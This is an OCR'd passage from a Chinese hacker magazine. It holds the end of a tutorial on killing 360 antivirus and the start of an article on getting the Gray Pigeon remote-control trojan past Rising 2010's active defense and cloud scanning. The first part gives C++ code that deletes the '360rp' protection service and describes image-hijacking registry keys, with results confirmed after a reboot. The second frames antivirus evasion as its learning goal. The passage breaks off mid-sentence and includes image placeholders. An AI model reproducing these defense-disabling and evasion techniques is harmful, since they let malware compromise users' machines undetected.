



图 10


图 11


图 14


图 12


图 15


是个计数的变量，我们最后用它来判断5个键值是否都创建成功。

下面实现删除服务功能。首先要用OpenSCManager来获得一个服务控制管理数据库（根据MSDN的描述自己翻译的，高手勿笑）的句柄，接着OpenService打开服务并得到该服务的句柄，然后就是DeleteService删除服务，部分代码如下（我把其中的部分if判断删除了）：

```
SC_HANDLE hSc=OpenSCManager(NULL ,SERVICES_ACTIVE_DATABASE,
SC_MANAGER_ALL_ACCESS );
    SC_HANDLE hScSd=OpenService(hSc,_T("360rp"),SC_MANAGER_ALL_ACCESS);
    if (DeleteService(hScSd))
    {
        AfxMessageBox(_T("结束进程成功！"));
        return TRUE;
    }
    AfxMessageBox(_T("删除服务失败！"));
```

三、开始测试

下面运行编译后的程序，如图7，那个“后悔了”按钮是用来删除映像劫持的5个键值的，为了测试完后恢复我们的杀毒功能。


图 13

单击“let'go”按钮，进程结束成功，如图8，并删除实时防护成功，如图9。

如图10，这个是映像劫持成功的提示，桌面右下角已经没有360的绿色图标了，如图11。

然后再用IceSword来查看，里面也没有了360的进程，如图12。现在监控服务被成功删除，只要进程一结束，杀毒的服务就自己停止了，这里只剩全盘扫描了，如图13。

下面看看映像劫持是个什么情况，如图14，全部成功创建。这有没有用呢？万一重启后就恢复了呢？我们重启机器试试。如图15，系统加载了360sd.exe自动弹出了记事本程序，那个绿色图标一直没出现。

我并没有手动打开记事本，而是使用360sd.exe程序运行的，这就是被劫持了。看来360是彻底的倒下了，正所谓“根不深蒂不固”，如何来防护呢？提醒大家，杀软虽然用着舒服，但还是要有基础的保证才行。

（相关代码和编译好的软件已提供在光盘中）


编辑点评：牢固的根基才是最重要的。学习亦是如此。

深入剖析瑞星2010主动防御体系

图 Vip_威宾]

从文中可以学到：
了解瑞星主动防御原理
根据原理进行免杀

本篇文章是我玩黑这么久以来的第一篇文章。写的不是很好，希望大家见谅。


图 1

本人参加了瑞星主动防御的公测，经过测试，领教了瑞星2010的威力。那个云查杀与主动防御实在太NB了。过了瑞星2009的鸽子。放到2010面前当场就被K了。哎。悲剧。提示可疑病毒。关闭云查杀就没有任何提示，但是大部分用户肯定是默认开启的。所以我想肯定要解决云查杀。


首先让我们来分析瑞星2010的查杀方式。我用的远控是灰鸽子。测试了一下。在过瑞星云查杀的条件下。将所有的勾全部取消，就是不自动删除，不添加服务启动和注册表启动，不插入IE等。就可以过瑞星2010主动防御。可是问题又来了。假如不添加服务启动和注册表启动，那么重启如何上线？本想去百度搜索一下瑞星的查杀，到底查杀的是什么，结果在网上找到了一个教程。好像只需将uninstal.bat的bat进行填充就可以达到我们的目的。如图1。


看完这个教程，我非常激动，赶忙跑到C32里，找到这个bat。填充完后，打开瑞星主动，双击运行，满以为成功了。可是，瑞星还是出现了提示。

填充后发现，鸽子可以正常运行上线。但是，自动删除功能废了。研究后发现，鸽子自动删除就是采用这段代码。它在C盘的WINDOWS目录下生成了unistal.bat这个文件。之后执行了自删除功能。所以填充bat后生成的文件就不是unistal.bat而是unistal。试问，一个没有后缀名的文件能执行么？回答是否定的。所以里面的代码自然也就无效。接着鸽子就残疾了。

如何解决鸽子即能自动删除又能过瑞星呢，我们等等再说。我们继续研究瑞星的监控体系。

后来发现，瑞星2010主动是杀在数据流上的。但它跟金山的数据流查杀方式有所不同。金山查杀数据流是修改大小写后就能过的。瑞星不愧是国内杀软的老大哥了。你怎么修改都是没用的。因为他查杀的是数据流，也就是Restorator中Hacker的数据多少，假如多到某种程度，那么瑞星K你，报毒。假如少，那么不报。谁都知道，Hacker的数据是碰不得的，一碰，不上线，最多只能大小写转换。我想或许这就是瑞星工程师的用意了吧。那么


图 2


图 3




图 4




图 5




图 6

我们就得换个思路了。我们可以这么想：数据流是什么？就是我们的配置信

